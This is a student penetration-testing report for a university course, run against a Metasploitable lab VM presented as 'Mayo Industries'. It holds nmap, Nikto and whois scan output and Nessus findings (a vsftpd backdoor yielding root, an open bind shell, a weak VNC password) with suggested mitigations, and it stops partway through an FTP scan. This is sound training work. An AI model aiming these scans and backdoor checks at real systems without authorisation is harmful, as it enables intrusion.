Sri Lanka Institute of Information Technology

Applied Information Assurance-IE3022

Assignment 02

Penetration Testing Report

Student Information:

- **Name: Thilakarathna S.T.D**
- **Student ID: IT22578914**
- **Submission Date: 09.10.2024**

Table of Contents

Introduction

In today's fast-changing digital world, companies are dealing with more and more cyber threats that can put their sensitive information at risk and interrupt their business activities. Penetration testing, also known as ethical hacking, is an important practice that helps evaluate an organization's security by finding and taking advantage of vulnerabilities before they can be exploited by malicious attackers.

This report presents the findings from a penetration test carried out on Mayo Industries by PentestRus, a company that focusses on Vulnerability Assessment and Penetration Testing (VAPT) services. This test aims to check how well Mayo Industries' network and applications can handle cyberattacks, look at the current security measures in place, and suggest practical steps to fix any weaknesses found.

In this penetration test, the PentestRus team split into three different groups: the Red Team, which focused on offensive security testing; the Blue Team, responsible for defending against simulated attacks and checking the company's preparedness; and the Purple Team, which assessed how well both the offensive and defensive strategies worked together. This teamwork method helps to thoroughly analyze Mayo Industries' cybersecurity situation, aiming to improve its capacity to handle actual cyber threats. This paper will explain the methods used, highlight the main findings, discuss the impact on the business, and provide suggestions for enhancing the security measures at Mayo Industries.

Methodology

The method used for this penetration test takes a systematic approach aimed at carefully evaluating the security status of Mayo Industries. We simulate real-world cyberattacks to find vulnerabilities in the network and application layers. The penetration testing process consists of following phases, with specific activities carried out by each team.

- **Pre-engagement**

The planning phase involves the establishment of the scope, objectives, and rules of engagement for the penetration test between the tester and the client. It encompasses delineating the testing parameters (e.g., which systems are subject to testing), schedules, legal contracts, and reporting requirements.

- **Information gathering and Reconnaissance**

The objective is to use both passive and active ways to gather as much information as possible about the target systems and environment.

- **Threat Modeling**

Threat modelling is the process of figuring out and placing the possible risks to the system or application that is being tested. It involves understanding how attackers might exploit specific vulnerabilities and developing a plan for an attack based on that understanding. This stage helps figure out which vulnerabilities are the riskiest and need the most focus during testing.

- **Vulnerability Analysis**

Penetration testers gather information and analyze it to identify weaknesses or vulnerabilities that might be exploited in a system. This could involve either automatic scanning, manual testing, or a combination of both methods. Some parts of this process can be automated using tools such as vulnerability scanners like Nessus, but more complex vulnerabilities, such as logical errors or misconfigurations, still require manual examination to be identified.

- **Exploitation**

During this stage, the vulnerabilities that have been identified are tested to see how serious they are and to find out if it's possible to gain unauthorized access to systems or data. Key activities are identifying weaknesses in network services, applications, or configurations, utilize tools

such as Metasploit to carry out attacks like privilege escalation, and try to take charge of systems and move deeper into the network.

- **Post-Exploitation**

Testers look into how much access they gained and what effects it could have on the organization after a successful exploit. They look into the chances of extracting sensitive data, the ability to move laterally within the network, and how long access can be maintained. This step is really important for figuring out the real risks that the vulnerabilities pose and for coming up with practical solutions to address them.

- **Reporting**

In the last phase, the tester writes down what they found, like any vulnerabilities they discovered, the exploits they carried out, and suggestions for fixing the issues.


Information gathering and Reconnaissance


Penetration testing involves gathering information and doing reconnaissance to fully understand Mayo Industries' infrastructure and systems.

Angry IP Scanner

You can scan IP addresses and streams with Angry IP Scanner, which is a cross-platform and open-source tool. It's super-fast and really simple to use, plus it can search through local networks and the Internet.

Using Angry IP scanner, we can find the IP address of Mayo Industries.





So, the IP address is **192.168.56.106**.

Nmap

NMAP, which stands for Network Mapper, is software that helps find networks and perform security analysis. Nmap can find open ports, which is useful for spotting potential vulnerabilities, figuring out what services are running on target devices, and checking the overall security of a network.


```
┌──(tharusha㉿Azrael)-[~]
└─$ sudo nmap -sS 192.168.56.106
[sudo] password for tharusha:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 13:59 EDT
Nmap scan report for 192.168.56.106
Host is up (0.00064s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 08:00:27:9E:F4:6E (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.33 seconds
```

I used the command "**nmap -sV -O 192.168.56.102**" to get the version information for the running services and OS information on the target.

```
┌──(tharusha㉿Azrael)-[~]
└─$ sudo nmap -sV -O 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 14:28 EDT
Nmap scan report for 192.168.56.106
Host is up (0.0017s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:9E:F4:6E (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.84 seconds
```

Maltego

This tool can be used to create a visual representation of a system's relationships, including those with particular people and other systems.



Whois

The 'whois' command helps you find detailed info about the IP address 192.168.56.106. It shows things like the owner info for Mayo Industries, the server name, location, and when it was registered.

```
File  Actions  Edit  View  Help
┌──(tharusha㉿Azrael)-[~]
└─$ whois 192.168.56.106
#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#


NetRange:       192.168.0.0 - 192.168.255.255
CIDR:           192.168.0.0/16
NetName:        PRIVATE-ADDRESS-CBLK-RFC1918-IANA-RESERVED
NetHandle:      NET-192-168-0-0-1
Parent:         NET192 (NET-192-0-0-0-0)
NetType:        IANA Special Use
OriginAS:
Organization:   Internet Assigned Numbers Authority (IANA)
RegDate:        1994-03-15
Updated:        2024-05-24
Comment:        These addresses are in use by many millions of independently operated networks, which might be as small as a single computer connected t
es.  They are only intended for use within a private context  and traffic that needs to cross the Internet will need to use a different, unique address.
Comment:
Comment:        These addresses can be used by anyone without any need to coordinate with IANA or an Internet registry.  The traffic from these addresse
on logs or in e-mail records.  Please refer to http://www.iana.org/abuse/answers
Comment:
Comment:        These addresses were assigned by the IETF, the organization that develops Internet protocols, in the Best Current Practice document, RFC
Comment:        http://datatracker.ietf.org/doc/rfc1918
Ref:            https://rdap.arin.net/registry/ip/192.168.0.0


OrgName:        Internet Assigned Numbers Authority
OrgId:          IANA
Address:        12025 Waterfront Drive
Address:        Suite 300
City:           Los Angeles
StateProv:      CA
PostalCode:     90292
Country:        US
RegDate:
Updated:        2024-05-24
Ref:            https://rdap.arin.net/registry/entity/IANA
```

```
OrgTechHandle: IANA-IP-ARIN
OrgTechName:   ICANN
OrgTechPhone:  +1-310-301-5820
OrgTechEmail:  abuse@iana.org
OrgTechRef:    https://rdap.arin.net/registry/entity/IANA-IP-ARIN

OrgAbuseHandle: IANA-IP-ARIN
OrgAbuseName:   ICANN
OrgAbusePhone:  +1-310-301-5820
OrgAbuseEmail:  abuse@iana.org
OrgAbuseRef:    https://rdap.arin.net/registry/entity/IANA-IP-ARIN


#
# ARIN WHOIS data and services are subject to the Terms of Use
# available at: https://www.arin.net/resources/registry/whois/tou/
#
# If you see inaccuracies in the results, please report at
# https://www.arin.net/resources/registry/whois/inaccuracy_reporting/
#
# Copyright 1997-2024, American Registry for Internet Numbers, Ltd.
#
```

Threat modeling & Vulnerability Analysis

I ran the command "**nmap - -script vuln 192.168.56.106**" to find possible vulnerabilities in the target system that could be taken advantage of by attackers [1].

```
┌──(tharusha㉿Azrael)-[~]
└─$ sudo nmap --script vuln 192.168.56.106
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-07 14:05 EDT
Stats: 0:01:53 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 95.46% done; ETC: 14:07 (0:00:05 remaining)
Stats: 0:04:28 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 99.86% done; ETC: 14:10 (0:00:00 remaining)
Nmap scan report for 192.168.56.106
Host is up (0.0011s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
| ssl-poodle:
|   VULNERABLE:
|   SSL POODLE information leak
|     State: VULNERABLE
|     IDs:  BID:70574  CVE:CVE-2014-3566
|           The SSL protocol 3.0, as used in OpenSSL through 1.0.1i and other
|           products, uses nondeterministic CBC padding, which makes it easier
|           for man-in-the-middle attackers to obtain cleartext data via a
|           padding-oracle attack, aka the "POODLE" issue.
|     Disclosure date: 2014-10-14
|     Check results:
|       TLS_RSA_WITH_AES_128_CBC_SHA
|     References:
|       https://www.securityfocus.com/bid/70574
|       https://www.openssl.org/~bodo/ssl-poodle.pdf
|       https://www.imperialviolet.org/2014/10/14/poodle.html
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-3566
| smtp-vuln-cve2010-4344:
|_  The SMTP server is not Exim: NOT VULNERABLE
| ssl-dh-params:
```


Nikto


Nikto is an open-source web server scanner intended to identify vulnerabilities and misconfigurations in web servers and web applications. It is frequently employed in penetration testing and vulnerability assessments to detect security vulnerabilities in web services.

```
┌──(tharusha㉿Azrael)-[~]
└─$ sudo nikto -h 192.168.56.106
[sudo] password for tharusha:
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.56.106
+ Target Hostname:    192.168.56.106
+ Target Port:        80
+ Start Time:         2024-10-07 16:38:14 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/m
sing-content-type-header/
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
^[[B^[[B^[[B^[[B^[[B^[[B^[[B^[[A^[[A^[[A+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,
tps://exchange.xforce.ibmcloud.com/vulnerabilities/8275
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals potentially sensitive information via certain HTTP requests that contain specific QUERY strings. See: OSVDB-12184
+ /phpMyAdmin/changelog.php: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/ChangeLog: Server may leak inodes via ETags, header found with file /phpMyAdmin/ChangeLog, inode: 92462, size: 40540, mtime: Tue Dec  9 12:24:00 2008. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ /phpMyAdmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /test/: Directory indexing found.
+ /test/: This might be interesting.
+ /phpinfo.php: PHP is installed, and a test script which runs phpinfo() was found. This gives a lot of system information. See: CWE-552
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vmtweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /phpMyAdmin/: phpMyAdmin directory found.
+ /phpMyAdmin/Documentation.html: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ /phpMyAdmin/README: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts. See: https://typo3.org/
+ /?wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8910 requests: 0 error(s) and 27 item(s) reported on remote host
+ End Time:           2024-10-07 16:40:21 (GMT-4) (127 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Nessus


Nessus is a cybersecurity tool for detecting vulnerabilities in applications, networks, and computer systems. The primary function is to comprehensively examine the designated system or network for identified vulnerabilities prior to delivering a complete report on its findings. The Nessus-generated report is an essential resource since it provides critical information regarding each identified vulnerability, including its type, severity, and recommended remediation measures.





Vulnerabilities

- ## Bind Shell Backdoor Detection




- **Severity**: Critical
- **Description**: Nessus reported that a shell was listening on a remote port without requiring any authentication. A person with malicious intent might connect to the port and run commands directly, which could put the system at risk. The scan showed that the port in question was probably open and ready to accept connections.
- **Confirming the Vulnerability using Nmap**:

```
┌──(tharusha㉿Azrael)-[~]
└─$ sudo nmap -sV 192.168.56.106 -p 1524
[sudo] password for tharusha:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 07:27 EDT
Nmap scan report for 192.168.56.106 (192.168.56.106)
Host is up (0.00064s latency).

PORT     STATE SERVICE   VERSION
1524/tcp open  bindshell Metasploitable root shell
MAC Address: 08:00:27:9E:F4:6E (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.49 seconds
```

As detected by Nessus, the open port verified the existence of a bind shell backdoor. The fact that this unsecured port provides an easy way for attackers to connect and use the system without authorization highlights how serious this vulnerability is.

- **Mitigations:**
  - Setting up firewalls to prevent access to unauthorized ports
  - Utilizing intrusion detection systems (IDS) for monitoring network traffic
  - Ensuring that all software and systems are up-to-date [2]

- ## VNC Server password



- **Severity**: Critical
- **Description**: The VNC server on the remote host has a password that isn't very strong. Nessus successfully logged in with VNC authentication using the password 'password'. An attacker from a distance, without needing authentication, might be able to exploit this vulnerability to gain control of the system.
- **Confirming the Vulnerability using Nmap**:

```
┌──(tharusha㉿Azrael)-[~]
└─$ sudo nmap -sV 192.168.56.106 -p 5900
[sudo] password for tharusha:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 07:50 EDT
Nmap scan report for 192.168.56.106 (192.168.56.106)
Host is up (0.0011s latency).

PORT     STATE SERVICE VERSION
5900/tcp open  vnc     VNC (protocol 3.3)
MAC Address: 08:00:27:9E:F4:6E (Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.31 seconds
```

The scan results showed that Port 5900 was open and had a VNC service running, which confirmed what Nessus found.

- **Mitigations:**
  - If the VNC service is not needed for day-to-day operations, turn it off. If VNC is required, make sure it is secured using strong, unique passwords and, if it is feasible, activate multi-factor authentication (MFA) to provide an additional degree of security.
  - Configuring firewalls to accept connections only from trusted IP addresses

- Remote connections can be secured using encryption techniques like VPNs and SSH tunneling.
- Regular updating and patching all software and systems [3]

▪ FTP Vulnerability

```
┌──(tharusha㉿Azrael)-[~]
└─$ sudo nmap --script vuln 192.168.56.106 -p 21
[sudo] password for tharusha:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-08 13:57 EDT
Nmap scan report for 192.168.56.106 (192.168.56.106)
Host is up (0.0037s latency).

